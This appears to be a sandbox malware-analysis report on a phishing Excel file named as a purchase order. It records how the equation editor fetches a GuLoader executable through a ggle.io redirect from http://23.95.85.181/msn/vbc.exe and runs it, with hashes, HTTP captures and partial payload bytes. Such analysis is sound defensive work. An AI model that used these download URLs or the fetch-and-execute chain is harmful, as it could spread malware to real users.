Preview:	.PNG.....IHDR.....I.M....IDATx....T.]....G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DF40A54.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..!.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3B5FE45.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3B5FE45.jpeg	
Preview:	.....JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$..'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,h..6..Y,....D.7.....,UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\Desktop\~$ORDER RFQ1009202.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	6.0734640463696286
Encrypted:	false
SSDEEP:	1536:YoWKN83Xv+cALoeaAVFyj6Jr7MX0LzxIKt5M/NPpIsx:tWYIXmcA8FAu2JEXEtItl
MD5:	4399C694E88F3F32D22D91C6C4A173ED
SHA1:	FA50DF0581C5591073C6C48D5DFCF575FA272198
SHA-256:	90FDCC08F9912AB5FA918A6CAAB5E23D76BA61A869C533EA507E1CCD81A7DD00
SHA-512:	EBAE4C3A8367F40B1742E7F0A62757AD37C802413C6C274C094520EBD580B475368D812AAE38B881C717BFE03C0AEE9088658D80D0DE4AA02BD9475065BD226
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....H..... .....0.....\.....@.....0.....4...(... .....(... .....,.....text..... . .`.data.....@....rsrc..... .....@..@...I.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.98841165708155
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	ORDER RFQ1009202.xlsx
File size:	601912
MD5:	f60722f1276c17d3730a51d325e38e4f
SHA1:	db5bff43471b8729d3da739d85d156f586fd4ece
SHA256:	065e796cb07c1408bca1859b5ca5fae93d8bd6d145e0a547b9916f226c6d7fa8
SHA512:	15b3683e6193b8abd337168b3847af917308950490b0344a80e6e019d4d116d639741596e5290657b94f78189706758716143c0918c34377dc1aa2ec661cd68
SSDEEP:	12288:gbIq1V9JJV8sfKZa5Sg3bAawvGRiZ/woMWGY4TS2ZnD:KIEKs46H3bArGRiq64D

General

File Content Preview:	.....>..... .....{..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 14, 2021 12:17:17.274439096 CEST	192.168.2.22	8.8.8.8	0x267c	Standard query (0)	ggle.io	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 14, 2021 12:17:17.321638107 CEST	8.8.8.8	192.168.2.22	0x267c	No error (0)	ggle.io		151.101.65.195	A (IP address)	IN (0x0001)
Sep 14, 2021 12:17:17.321638107 CEST	8.8.8.8	192.168.2.22	0x267c	No error (0)	ggle.io		151.101.1.195	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ggle.io
- 23.95.85.181

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	151.101.65.195	443	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	23.95.85.181	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 12:17:18.192605972 CEST	8	OUT	GET /msn/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: 23.95.85.181
Sep 14, 2021 12:17:18.309433937 CEST	10	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 17:17:17 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1l PHP/7.4.23 Last-Modified: Tue, 14 Sep 2021 02:46:53 GMT ETag: "12000-5cbeb98214636" Accept-Ranges: bytes Content-Length: 73728 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8b 23 c4 db cf 42 aa 88 cf 42 aa 88 cf 42 aa 88 4c 5e a4 88 ce 42 aa 88 80 60 a3 88 cd 42 aa 88 f9 64 a7 88 ce 42 aa 88 52 69 63 68 cf 42 aa 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e0 86 d4 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 f0 00 00 00 30 00 00 00 00 00 00 5c 13 00 00 00 10 00 00 00 00 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 30 01 00 00 10 00 00 01 ee 01 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 34 ee 00 00 28 00 00 00 00 20 01 00 f5 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 18 e3 00 00 00 10 00 00 00 f0 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 c4 11 00 00 00 00 01 00 00 10 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f5 09 00 00 00 20 01 00 00 10 00 00 00 10 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#BBBL^B`BdBRichBPELH0\@04( ( ,.text `.data@.rsrc @@IMSVBVM60.DLL

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	151.101.65.195	443	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-14 10:17:17 UTC	0	OUT	GET /4GZv HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ggle.io Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-14 10:17:18 UTC	0	IN	HTTP/1.1 302 Found Connection: close Content-Length: 53 Access-Control-Allow-Headers: Content-Type Access-Control-Allow-Methods: GET Access-Control-Allow-Origin: * Access-Control-Max-Age: 3666 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Content-Type: text/plain; charset=utf-8 Expires: 0 Function-Execution-Id: p8xahgil8nqu Location: http://23.95.85.181/msn/vbc.exe Pragma: no-cache Referer: ggle.io Server: Google Frontend X-Cloud-Trace-Context: 4496f6c0e9f1195e2c77dbf7bc1904e8;o=1 X-Country-Code: CH X-Powered-By: Express Accept-Ranges: bytes Date: Tue, 14 Sep 2021 10:17:18 GMT X-Served-By: cache-hhn4072-HHN X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1631614638.717716,VS0,VE318 Vary: Origin, Accept,cookie,need-authorization, x-fh-requested-host, accept-encoding
2021-09-14 10:17:18 UTC	1	IN	Data Raw: 46 6f 75 6e 64 2e 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 3a 2f 2f 32 33 2e 39 35 2e 38 35 2e 31 38 31 2f 6d 73 6e 2f 76 62 63 2e 65 78 65 Data Ascii: Found. Redirecting to http://23.95.85.181/msn/vbc.exe

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2012 Parent PID: 596

General

Start time:	12:16:21
Start date:	14/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f280000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2840 Parent PID: 596

General

Start time:	12:16:44
Start date:	14/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2664 Parent PID: 2840

General

Start time:	12:16:48
Start date:	14/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	73728 bytes
MD5 hash:	4399C694E88F3F32D22D91C6C4A173ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.618790028.0000000002350000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs
Reputation:	low

File Activities — Show Windows behavior

Analysis Process: vbc.exe PID: 1412 Parent PID: 2664

General

Start time:	12:17:57
Start date:	14/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	73728 bytes
MD5 hash:	4399C694E88F3F32D22D91C6C4A173ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000002.688116507.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis